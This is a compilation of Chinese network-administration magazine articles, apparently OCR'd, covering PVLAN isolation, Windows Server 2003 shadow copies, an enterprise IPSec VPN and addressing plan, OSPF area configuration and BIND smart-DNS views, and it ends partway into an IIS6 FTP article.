Web 配置方式非常简单，如图 1 所示，在 VLAN 基础上重新划分一个新的 VLAN (VLAN 号可以任意取值)，然后把除上联口以外的所有端口都设置成隔离即可。



图 1 划分 VLAN

两三个月过去了，这样设置以后，局域网内再没有出现 ARP 病毒引起的大规模掉线情况。PVLAN 技术在解决通信安全、防止广播风暴和浪费 IP 地址方面的优势是显而易见的，而且有助于网络的优化。但是，由于每台主机之间都不能直接通信，在成功隔离 ARP 请求的同时，也隔绝了局域网共享。

网络文件夹“时光回溯”

单位局域网为域用户设置了共享文件服务器 (FS)，设置了 NTFS 文件夹的安全属性和共享权限，并使用 NTBACKUP 对共享文件夹进行定期备份。用户登录域后，通过映射好的网络驱动器访问对应的目录，方便了工作。

通过一段时间的使用后，不少用户反映在使用网络驱动器的过程中，被删除或更改了的文件无法通过“回收站”的方式还原。如果网管通过 NTBACKUP “还原”功能进行恢复数据的话，又会造成其他用户的文件内容回到备份前的状态，显然不可取。

对此，我们利用 Windows Server 2003 的网络文件夹卷影副本功能，对文件服务器共享文件夹所在的卷启用卷影副本服务；在客户端通过共享文件（或网络驱动器）的“属性”对话框中“以前的版本”选项卡（如图 1 所示），选择在过去的时间点中保存的文件夹版本，即可将已删除或覆盖的文件恢复到指定时间的版本。就像“时光宝盒”一样，可以将

网络文件夹的状态恢复到过去设定的某个时间点的状态，从而实现网络文件的“时光回溯”。




图 1 启用卷影副本后网络文件夹属性“以前的版本”选项卡

## 启用共享文件夹的卷影副本

选中文件服务器上共享文件夹所在的卷，单击“属性”，选中“卷影副本”选项卡，选中要开启的卷（如图2所示），单击【启用】按钮后弹出提示窗口（如图3所示），即可按默认设置启用共享文件夹的卷影副本功能。




图2 启用卷影副本




图3 启用卷影副本功能的提示

## 设置共享文件夹的卷影副本

在启用卷影副本时，先单击【设置】按钮进入对话框，设置卷影副本的存储区域、最大值、创建计划如图4所示。

“存储区域”选项用于指定存储卷影副本的卷。默认设置包含源文件的卷。只有在不存在任何卷影副本时，才能更改存储卷。如果需要更改已启用卷的存储卷，必须首先删除该卷上的所有卷影副本。单击【详细信息】按钮，可以查看该卷上已使用的空间与最大的存储限制。

“最大值”选项用于指定在特定卷上用于存储卷影副本的最大空间量。默认大小是正在进行卷影复制的源文件所在卷大小的10%。如果卷影副本与源文件存储在不同卷，那么应该将此默认设置更改为专用于存储卷影副本的卷的大小。

“计划”选项用于设置定期创建卷影副本的计划。默认任务计划为星期一到星期五的上午7:00和中午12:00，每天创建两个卷影副本。

## 在服务器上管理卷影副本

我们可以在共享文件服务器本机上进行卷影副本的操作，或是通过在磁盘管理单元中用鼠标右键单击计算机管理

控制台树中的“磁盘管理”，指向“所有任务”，然后单击“配置卷影副本”来管理远程服务器上共享文件夹的卷影副本。无论哪种方法，都必须具有服务器相应的用户权限才能进行卷影副本的操作。在开启了卷影副本的卷上，可以根据要求手工创建、删除卷影副本及将整个卷还原至某一时间的状态，如图5所示。但还原整个卷将会撤销所选快照制作后对该卷上的文件和文件夹所做的任何更改，且无法撤销该操作，因此需谨慎。

## 安装客户端软件

如果在服务器上启动了卷影副本，而客户端网络文件夹属性中没有“以前的版本”选项，则必须安装卷影副本的客户端程序。该程序的x86版本为服务器上的%systemroot%\system32\clients\twclient\x86\twcli32.msi，可以通过设置组策略等方式为客户端安装，Windows XP SP2以后版本无需安装此客户端程序。




图4 卷影副本的设置




图5 在服务器端管理卷影副本

## 注意事项

(1) 共享文件夹的卷影副本 VSS (Volume Shadow Copy) 是 Windows Server 2003 中新增的功能，它只能在 NTFS 格式的卷上启用，FAT32 格式的卷需转换成 NTFS 格式后才



能实现。卷影副本只能对卷进行，不能对文件夹或文件开启卷影副本服务，且不得对包含数据存储（例如 Active Directory 或 Exchange 等）的卷使用卷影副本。

(2) 每个卷最多只能储存 64 个卷影副本，超过此数目时，旧的卷影副本将被删除，且无法恢复。在还原文件时，文件的权限将保持在还原之前的状态。当恢复意外删除的文件时，该文件的权限会被设置为该目录的默认权限。

(3) 在客户端“以前的版本”中的卷影副本是只读的，不能编辑卷影副本的内容。如需更改，需通过复制至某目录后进行。

(4) 为减少 I/O 负荷和提高共享文件服务器性能，可在另一个磁盘中选择单独的卷作为卷影副本的存储区域。卷影副本的存储区域大小至少应为 100MB，在此条件下，只能存储一个卷影副本。如果存储区域较为有限，应确保能储存计划中的所有卷影副本。如果因存储限制而导致卷

影副本被提前删除，将无法实现启用共享文件夹的卷影副本的目的。

(5) 在删除正在进行卷影复制的卷之前，应先删除创建卷影副本的计划任务，否则会导致计划任务失败，并将事件 ID:7001 写入系统日志。

(6) 应根据用户需求周密设置卷影复制计划的时间点和频度，不要在 1 小时内进行多次计划复制。过于频繁的复制计划将占据较大的存储空间并降低服务器的性能，并且导致卷影副本很快达到 64 个而删除旧的副本。如果按一周 7 天，每天创建 2 个卷影副本计算，则共可保留过去 1 个多月（32 天）的卷影副本。不合理的复制时间点和间隔过长的复制周期，会降低“时光宝盒”的作用。

(7) 卷影副本不能代替常规的备份工具，应使用备份工具进行服务器的常规备份。

## VPN 连接异地局域网

### VPN 网络 IP 地址划分

中国铁路工程公司总部位于北京，下属几十家集团公司分布在全国各地。目前在网络建设方面，总公司、集团公司、分公司之间尚无完善的分级广域网络构架，总公司与各集团公司之间的数据通信和信息共享渠道建设不很理想。如何整合企业的内部资源，让数据同步化，决策更快速，困扰着我们的网管人员。

为了改变以往的管理机构分散、人员资源利用率低、管理效能不高或不到位的现象，决定使用 VPN 技术来实现整个城域网络的互联互通。

VPN 技术具有网络联机成本低、网络安全性高、网管方便等优点，下面就将我集团规划和实施 VPN 的方案，与大家分享。

中铁工程目前企业网 IP 地址分配方案采用的是私有网络地址方案，为了使中铁工程 VPN 网络更加符合国际标准的规范，同时也为了更加便于网络管理，重新对中铁工程企业内部网络的 IP 地址分配方案进行规划。

网络 IP 地址分配方案遵循以下原则：

(1) 符合 IETF 的私有网络地址分配方案，采用 10.0.0.0/8 的 IP 地址段。

(2) 结合中铁工程新的机构编码方案，力争 IP 地址能够直观反映主机所属的机构。

(3) 对各分公司的公用网络设备（包括路由器、服务器等）进行统一编址，便于网络管理。

### IP 地址分配原则

根据分配原则，为中铁工程每个集团分公司分配一个 B 类网段，分配方案为：

X=信息编码高两位

Y=信息编码低两位

在新的编址方案中每个区域中心内部所能够配置的最大主机数为 65535（包括下属分公司主机和网络设备所占用的地址），如图 1 所示。




图 1 地址分配原则

### 总部地址分配原则

根据中铁工程的建议，把总部 IP 划分为不同的 C 类网段。

(1) 10.22.0.0 网段为网络设备及服务器网段。

(2) 10.22.1.0 网段为工作站网段。

### 集团公司内部地址分配方案

为了便于配置和内部网络安全方案的实施，对每个集团

分公司内部 IP 地址分配方案定义如下：

(1) 集团分公司的公共网络资源包括路由器、VPN 网关、各种服务器、PC 等，其确定的地址分配方案见表 1 所示的地址规划表。

表 1 地址规划表

部门/主机	IP 地址	网络掩码	网络地址	可用 IP 地址
路由器	10.x.y.1	255.255.255.0		
VPN 网关	10.x.y.2	255.255.255.0		
FTP 服务器	10.x.y.3~10.x.y.4	255.255.255.0		
视频服务器	10.x.y.5~10.x.y.6	255.255.255.0		
OA 服务器	10.x.y.7	255.255.255.0	10.x.y.0/24	10.x.y.1~10.x.y.254
人事服务器	10.x.y.8~10.x.y.9	255.255.255.0		
财务服务器	10.x.y.10~10.x.y.11	255.255.255.0		
保留资源	10.x.y.12~10.x.y.24	255.255.255.0		
办公人员	10.x.y.25~10.x.y.254	255.255.255.0		

(2) 由于集团分公司下属二级分公司的数量有很大的不同，而且每个二级分公司所拥有的主机数也不同，所以各分公司网管员需要根据本公司的实际情况为各个二级分公司主机划分更细致的子网地址和网络掩码。

VPN 技术实现方案

全公司 VPN 设备的部署如图 2 所示。




图 2 全公司 VPN 设备部署

证书管理

在北京集团公司总部中心放置一台证书管理服务器 CMS，如果要求所有的 VPN 设备能够在线升级，CMS 需要固定的公网 IP 地址。CMS 的主要作用是对全网的安全设备（包括总部中心 VPN 网关、集团公司及分公司 VPN 网关、移动办公用户 USBKey 等）颁发数字证书，进行合法的身份认证，并配合中心 VPN 网关对全网安全设备进行证书的撤销、在线升级等。

备份方案

在北京总部中心放置两台 VPN 3020B，一台通过中国电信接入 Internet，另一台通过中国网通接入 Internet，均需要固定的公网 IP 地址。这样中心两台 VPN 3020B 就可以实现线路备份、双机热备份和负载均衡。同时，可以根据客户需要，在中心 VPN 网关上实现电源冗余备份、隧道备份及配置文件备份等多种备份方式。这样，如果某台 VPN 3020B 出了问题，或运营商线路出了问题，都可以迅速切换到另一台 VPN 网关，从而保证了整个网络的正常运行，也提高了网络效率。

网络认证管理

在集团公司部署一个认证服务器的注册客户端，在总公司的 CMS 上保存了自己那部分的证书，通过自己的客户端可以对自己集团内部的证书进行管理和维护。

网络安全监控

在北京总部放置一台装有 MasterPlan 的网管服务器，配合 PolicyMaster 对全网安全设备进行统一的监控、配置和管理。中文化的网管界面形象直观。

Internet 连接

在每个集团公司放置一台 VPN 3010E 网关，需要固定的公网 IP 地址，通过一个以太网口接入 Internet 上连总部，通过另一个以太网口接入 Internet 下连各分公司。

分部与总部连接

在每个分公司放置一台 VPN 3010 网关，通过 ADSL 接入 Internet 上连集团公司。对于分公司，由于网点的结点计算机数量比较少，如果分公司原来没有部署防火墙，建议打开 VPN 3010 上的基于包过滤的防火墙。VPN 3010 内置防火墙软件模块，该模块能够防御基本的网络攻击，支持一定的 URL 过滤能力。由于分公司的网络规模小，需要的防火墙特性相对比较少。

## 移动办公用户管理

移动办公用户可以通过任何方式接入 Internet，在 PC 上安装 VRC 客户端软件，并配套 USBKey 加密钥匙，与总部之间建立 VPN 隧道通信。USBKey 是一种硬件令牌（如图 3 所示），它在面板上显示一个 6~8 位的密码，并且定期变化，用户需要同时输入口令和 SecurID 上显示的密码，通过认证服务器进行认证。



图 3 USBKey 外观

## 防火墙设置

如果集团公司和总公司原有网络中已经部署了防火墙，那么我们把 VPN 网关设备部署在防火墙之外，并把 NAT 迁移到 VPN 设备上，保证数据经过防火墙时被完全保护，也不会因防火墙开放更多的非法端口。如果网络没有部署防火墙，建议部署一个专用的防火墙，如 FW520。如果考虑到部署的成本，可以利用 VPN 网关上自身的有限防火墙功能，完成一些基本的包过滤。

## 网络接入分析

### 接入网关访问服务器

VPN 网关之间首先通过自动协商建立隧道。集团公司 OA、财务系统、档案系统等 PC 向接入网关 VPN 3010E 发送数据，到达 VPN 3010E 后进行 128 位强加密，数据传到中心 VPN 3010EB 进行解密，从而访问内部 Server。

分公司 OA、财务系统、档案系统等 PC 向接入网关 VPN 3010 发送数据，到达 VPN 3010 后进行 128 位强加密，数据传到集团公司 VPN 3010E，再由 VPN 3010E 解密、加密后路由至总部 VPN 3020B 解密，访问相应内部服务器。逆过程相反。

### 移动用户访问服务器

移动用户 PC 上安装 VRC 客户端软件，通过 USBKey 双因子认证后与集团公司中心 VPN 3010E 或者总部中心 VPN 3020B 建立隧道。移动用户发送数据，经 PC 隧道进行 128 位强加密后，传到 VPN 3010E 或 VPN 3020B 进行解密，从而访问内部服务器。逆过程相反。

## 业务安全性分析

IPSec VPN 技术提供的多种安全特性中有两个特点：

（1）通过身份认证，保证只有合法的用户（或设备）可完成 IPSec 协商，接入 VPN 网络，并且应该可以控制用户的访问权限，使不同的用户具有访问不同资源的能力（如图 4 所示）。




图 4 禁止非法用户接入

（2）隧道建立后，在 VPN 数据传输过程中，通过密码技术，保证数据的机密性和完整性（如图 5 所示）。




图 5 防止 VPN 网外攻击者窃听和篡改数据

可以看出，在这两个 IPSec 特点中，前者，即在 VPN 用户（或设备）之间的身份认证和权限管理是最基本和最重要的要求，它对企业整个 VPN 网络的安全性、扩展性、后期易管理性、易维护性起到决定性的作用。所以，我们采用了 IPSec VPN 的方案。

对于内网管理方面，我们在不同交换机或同一台交换机上，按业务的不同划为不同的 VLAN 组。比如，访问 OA 服务器的 PC 在一个交换机上或一个 VLAN 里。接入到 VPN 网关后，在 VPN 上通过配置不同的访问列表控制这些数据的流向，安全网关采用网段、IP 地址、协议、端口号、时间等多种方式来选择数据流。这样通过配置，就可以把不同的业务系统隔离开来，某些 PC 可以访问 OA 服务器，某些 PC 可以访问档案系统服务器，某些 PC 则可以访问财务系统服务器等。它们之间都不能互相访问，这样进一步确保了公司内、外系统之间的安全性。

另外，这次实施过程中使用的安全网关，还支持多种不同强度的加密算法，用户可以根据需要对数据流进行指定强度的保护。例如，采用国密办指定的算法，保护重要数据采用 3DES 算法来保护普通数据等。

## 采用隔离方案对财务部门进行特殊处理

需要说明的是，总公司财务系统需要与其他系统进行网络隔离，充分保证各级财务部门的数据安全（如图 6 所示）。




图 6 财务系统隔离措施



VPN 3010 和 VPN 3010E、VPN 3020B 都超过 4 个以太网口，其中用一个以太网口用来独立地接各级财务部门的网络。这样，通过在 VPN 网络设备上设置访问控制策略，就可以在本地把财务部和其他部门逻辑上做到完全隔离。如果整个集团公司或者总公司需要把所有的财务部门进行互联互通，但与其他业务系统又要进行隔离，那么，可以在分公司与集团公司、集团公司与总公司之间多建立一套隧道，这些隧道通过 VPN 的虚拟安全域技术隔离在一起，这样就在现有网络的基础上又为财务系统搭建了一个相对独立的业务子网，保证了关键业务的充分安全，并能够为财务网络划分固定的网络带宽，从而保证财务数据的可靠传输。

## VPN 技术

VPN 即虚拟专用网，是通过一个公用网络（通常是 Internet）建立一个临时的、安全的连接，是一条穿过混乱的公用网络的安全、稳定的隧道。

通常，VPN 是对企业内部网的扩展，通过它可以帮助远程用户、公司分支机构、商业伙伴及供应商同公司的内部网建立可信的安全连接，并保证数据的安全传输。

VPN 可用于不断增长的移动用户的 Internet 接入，可用

于实现企业网站之间安全通信的虚拟专用线路。

## 方案实施效果

VPN 方案实施后，我们将以集团公司为基本单位，提供全方位的技术培训、安装调试和安全服务。在总公司统一部署和协调的前提下，各集团公司网络管理员具有独立维护本集团 VPN 网络的能力，在提高 VPN 维护效率的同时，减少对总公司信息中心的依赖。

本套 VPN 还使企业不必投入大量的人力和物力去安装和维护 WAN 设备和远程访问设备，实现公司总部和全国各分公司安全联入，实时录入和查询，整合了在线业务系统。各子公司员工通过 VPN 可以随时调取总部 CRM 系统客户信息，不受地域的限制，拓展更多客户资源，也可以及时录入 CRM 系统中。简单迅速实现部署，不对原有网络造成任何影响，也更易于维护和管理，降低了网络管理员的维护量。

通过应用本 VPN 方案，集团总部与各分公司网点间的网络可以互通，形成一个局域网。总部与分部之间数据共享，实现实时传输。加强了数据管理的即时可靠性，同时提高了工作效率，减少了人工成本，有效确保了传输数据的实时与安全，效果尤为突出。

## 用 OSPF 优化校园网

浙江万里学院 王渊明

现在由于高校合并、扩建，大学校园网络不断扩大，原先静态路由、RIP 协议已经不再适合如今的高校网络。OSPF 路由协议具有良好的扩展性，适应大型园区的特点，因此，许多大学选用 OSPF 作为自己网络的路由协议，规划、设计、布置好 OSPF 协议，是我们网管员需要掌握的本领。

OSPF 路由协议是一种支持变长子网掩码的路由协议，它是一种链路状态路由协议。运行 OSPF 的路由器先通过邻接交换路由信息，当与邻接路由器形成 FULL 状态后，运行 SPF 算法，从而算出到其他路由的最短路径，然后放入路由表中。

由于交换的路由信息中带有子网掩码，所以 OSPF 支持变长子网掩码 VLSM。当网络变大时，路由信息变多，路由翻动频率增加，运行 OSPF 的路由器不断运算 SPF，导致 SPF 占用大量 CPU 和内存，路由收敛变慢，数据包转发速度慢。解决方法就是提出区域概念，即把 OSPF 网络分成若干个区域，使区域内网络变小，区域内路由器就不用知道太多的路由信息，减少了路由器资源的占用。

## 校园网地址规划

由于 OSPF 分成不同的区域，校园网内 IP 地址的规划尤其重要，只有正确规划 IP 地址，才能发挥 OSPF 路

由协议的优点，更好适应网络规模的扩大和网络的不断变化。

我们先来分析 OSPF 区域的划分，OSPF 区域分为主干区域（0 区域）、普通区域，普通区域又包括末梢 Stub 区域、完全末梢 Total Stub 区域、非纯末梢 NSSA 区域、非纯完全末梢 Total NSSA 区域和一般区域。普通区域必须和主干区域相连，如果把区域看成是路由器，那么主干区域路由器与普通区域路由器之间运行距离矢量路由协议。

由于 OSPF 区域这样划分，而路由汇总、过滤只能在区域间路由器 ABR 和边界路由器 ASBR 上实施，所以运行 OSPF 路由协议的网络，最好根据区域来划分 IP 地址，一个或多个网段一个区域，最好区域内的 IP 地址可以汇总成一个或若干个 IP 地址，主干区域也一样。这样区域间的路由大大减少，减轻了主干区域内路由器和普通区域内路由器的工作量，使网络收敛更快，汇总地址范围内的翻动产生的影响不会扩散到别的区域。

图 1 是一个校园网的 IP 地址规划例子。图 1 中的网络有四个普通区域，区域 1~4 的 IP 地址分别为 172.16~19，一个区域一个网段，这样便于地址汇聚。




图1 校园网 IP 地址规划

## OSPF 特殊区域的应用

OSPF 特殊区域是普通区域中特殊的例子，我们先来一分析。

**Stub 区域：**Stub 区域不能让 OSPF 自治系统外部路由信息进入该区域，该 OSPF 自治系统内路由器要到 OSPF 域外采用默认路由，默认指向区域间路由器 ABR。

**Total Stub 区域网络**是 Cisco 私有标准，不过很多厂商的路由器都能配置成 Total Stub 区域，而且 Total Stub 只需在 ABR 路由器上配置即可。Total Stub 区域内部路由器只需配成 Stub。

Total Stub 区域内部路由器只知道所在区域内路由情况，对外面的世界一点都不了解，要去区域外的数据都发向 ABR。但实际情况是区域内有外部路由引入，该区域内路由器又不想知道其他区域和其他外部路由信息，这时就要采用 NSSA 区域的概念。

NSSA 区域实际就是 Stub + ASBR，同理 Total NSSA 区域也相当于 Total Stub + ASBR。下面举例说明 Total Stub 区域和 Total NSSA 区域的配置（如图2所示）。




图2 区域配置

图2中区域2配置成 Total Stub 区域，Catalyst 6500 配置为：

```
Router ospf 110
```

数字 110 用来区别同一路由器上的不同 OSPF 进程，而这里采用 110，只是提醒配置人员记住 OSPF 的管理距离是 110。

```
Router-id 1.1.1.1
```

用 router-id 命令固定这一 Catalyst 6500 交换机的 router-id，这样 6500 交换机重启不会改变 router-id。

```
Int vlan 1
Ip ospf 110 area 0
Int vlan 2
Ip ospf 110 area 1
```

这里采用接口下宣告 OSPF，更加精确。

```
Area 2 stub no-summary
Area 2 range 172.16.0.0 255.255.0.0
```

Range 把 172.16.1.0 和 172.16.2.0 汇总成 172.16.0.0。

Catalyst 4500 配置：

```
Router ospf 110
Router-id 2.2.2.2
```

一个 OSPF 自治系统内路由器的 ID 不能重复。

```
Int vlan 2
Ip ospf 110 area 1
Area 2 stub
```

Catalyst 4500 只需参数 stub 就可以了。

图3中，引入外部路由 192.168.1.0，区域1配置成 Total NSSA 区域，Catalyst 6500 配置如下：

```
Router ospf 110
Router-id 1.1.1.1
Int vlan 1
Ip ospf 110 area 0
Int vlan 2
Ip ospf 110 area 1
Area 2 nssa no-summary
Area 2 range 172.16.0.0 255.255.0.0
```




图3 引入外部路由

Catalyst 4500 配置为：

```
Router ospf 110
Router-id 2.2.2.2
Int vlan 2
Ip ospf 110 area 1
Area 2 nssa
Redistribute static subnet
```

上面的命令把 192.168.1.0 路由重新发布到区域1内，于是 Catalyst 4500 变成了 asbr，加上 subnet 参数可以发布子网。

地址的规划和区域的规划是 OSPF 路由协议布置的两大关键，只有把这两个方面计划好、实施好，区域内路由和区域间路由才能大大减少，更有利于网络维护、问题分析和排错。

## 智能 DNS 解析为网站减压

吉林省政府公众信息网服务中心 沈强

DNS 智能分网负载均衡解析技术，又简称为 DNS 智能解析，是使同时拥有两台或多台不同地区或不同 ISP（接入服务商）的镜像服务器的互联网内容信息服务商（ICP），通过 DNS 智能解析技术，让其内容信息访问者或用户尽可能使用同一地区、同一 ISP 或互访速度较快的网络来高速访问其提供的服务，从而从根本上解决或者减轻网络拥挤而造成的网站信息访问者或客户丢失而带来的种种直接或者间接的不良影响。

### 智能 DNS 技术原理及实现

我们通过对智能 DNS 解析技术的实现和对策略的配置，使系统能够区分用户的来源，并按照预先设计好的策略，把用户指向他的目的地。在本实例中，我们通过 BIND 9.3.2 系统来实现智能 DNS 解析。具体工作原理如图 1 所示。





图 1 智能 DNS 解析技术原理图

用户在输入 www.xxx.com.cn 这个域名后，进入域名解析过程，用户将等待域名解析服务器返回的 IP 地址。智能 DNS 解析与常规域名解析不同之处在于，它会利用自己的 IP 地址库比对识别用户的源 IP 地址属于哪个网络，如果识别出源 IP 地址为网通地址，就返给用户网通服务器的 IP 地址。如果识别出源 IP 地址为电信地址，就返给用户电信服务器的 IP 地址，如果无法识别，就返给用户带宽最大的网通的服务器 IP 地址。以此方式来加速用户的访问速度，解决南北带宽瓶颈问题，实现南北互联。

智能解析功能主要通过配置 Mame.conf 这个配置文件来实现。在这个配置文件中，我们要重点编写两部分的配置脚本。通过 BIND 中的 View 功能，来实现对不同区域的地址解析。BIND 的配置脚本结构如图 2 所示。

在全域参数中，我们将不同区域的 IP 网段规划到 ACL 列表中，然后在下面的 View 语句中加以引用，并解析成不同的地址，以实现不同区域的用户对网站的加速访问。



所有原来的 zone 必须包含在 view 内

图 2 BIND 配置脚本的结构图

### 访问控制列表部分

在这部分我们要在 CNC 这个访问控制列表中填加所有的网通 IP 地址段。在下面 View 部分我们需要把访问列表 CNC 引入，这就是我们上面提到的 IP 地址库。通过把用户的 IP 地址与 IP 地址库中的 IP 进行比对，在库内的 IP 我们将把它视为网通的用户，并按照网通用户返回解析地址，配置文件编写如下。

```
acl "CNC" {  
    .....#在这里填写网通的 IP 地址段  
};
```

### View 语句部分

View 部分的功能是智能 DNS 技术的核心。通过 View 功能，可以根据用户的源 IP 返给用户响应的解析地址，配置文件编写如下：

#### 第一部分：

如果用户的 IP 包含在 CNC 地址库中，它们将统一通过这部分的 View 脚本实现地址解析，域名将被解析成为中国网通的 IP 地址，配置文件编写如下：

```
view "view_cnc" {  
    match-clients { CNC; };  
    zone "." {  
        type hint;  
        file "named.root";  
    };  
    zone "0.0.127.IN-ADDR.ARPA"[19] {  
        type master;  
        file "localhost.rev";  
    };  
    zone "xxx.com.cn" {  
        type master;  
        file "master/cnc/xxx.com.cn";  
    };  
};
```

第二部分：

如果用户的 IP 没有包含在 CNC 地址库中，它们将通过这部分的 view 脚本实现地址解析，域名默认将被解析成为中国电信的 IP 地址，配置文件编写如下：

```
view "view_any" {
  match-clients { any: };
  zone[21] "." {
    type hint;
    file "named.root";
  };
  zone "0.0.127.IN-ADDR.ARPA" {
    type master;
    file "localhost.rev[20]";
  };
  zone "xxx.com.cn" {
    type master;
    file "master/telecom/xxx.com.cn";
  };
};
```

智能 DNS 解析应用效果

以 XX 政府门户网站为例，从流量监控系统的数据分析可以看出，XX 政府主站目前月访问量平均增幅在 10% 左右，同时来自中国电信用户的网络访问大概占到了 20%~25%。在没有部署智能 DNS 解析系统之前，电信用户的响应速度

平均为 30 秒，极大地影响了电信用户访问和使用网站应用系统的效率和兴趣。

在部署智能 DNS 解析系统之后，XX 政府门户网站利用两台服务器通过网通网络和电信网络分别对网通用户和电信用户提供 Web 服务，这种方式不仅解决了早期存在的单点故障问题，而且更重要的是使 XX 政府门户网站对电信用户的平均响应速度提高了 10 多倍，极大改善了用户端的服务质量，受到了用户的一致好评。此外，由于原有服务器的负载被两台服务器共同承担，所以服务处理能力得到了明显提高。

表 1 是在真实环境下的实测数据。从表 1 可以看出，电信用户在改造前和改造后访问 XX 政府门户网站，得出的访问速度差异是非常大的。最大的差值在上海电信，其速度差异接近 40 倍。

表 1 网站服务器实测数据

测试项目	部署智能 DNS 前(广东用户)	部署智能 DNS 后(广东用户)	部署智能 DNS 前(上海用户)	部署智能 DNS 后(上海用户)
每秒发送字节 (KBps)	0.02	0.25	0.06	0.12
每秒接收字节 (KBps)	4.28	73.12	2.36	80.66

注：广东电信用户访问网站：59. 42. 126. \* 上海电信用户访问网站：218. 80. 213. \*

IIS 6 FTP 服务多用户配置

IIS 6 管理控制台中并没有显式的 FTP 用户管理界面，这导致网管员更愿意使用诸如 Serv-U 一类具有强大图形管理界面的 FTP 服务器软件。然而，在很多情况下安装 Serv-U 软件需要更多的安全性维护，在需求能够满足的情况下，使用 IIS 自带的 FTP 服务器是更好的选择方案。

IIS6 将 FTP 服务器分为“不隔离用户”(Do Not Isolate Users Mode)、“隔离用户”(Isolate Users Mode)和“用 Active Directory 隔离用户”(Isolate Users Using Active Directory Mode)。

“不隔离用户”模式主要是为了兼容 IIS 原有的工作机制，虽然使用简单，但是可能存在安全问题，并且多用户的管理比较麻烦。“隔离用户”模式和“用 Active Directory 隔离用户”是在 IIS6 以后提出的新型 FTP 用户管理机制，分别可以使用本地用户和 Active Directory 域用户分配 FTP 服务。

“隔离用户”模式中的 FTP 用户可以使用本地用户

江苏警官学院 郭亚锋 账户，因此在不使用域管理的环境中使用，而“用 Active Directory 隔离用户”是将 FTP 用户管理和域用户管理集成在一起，通过域对象管理可以方便地修改用户所拥有的 FTP 资源，便于建设一个“可控可伸缩”的资源共享网络。

隔离用户模式配置

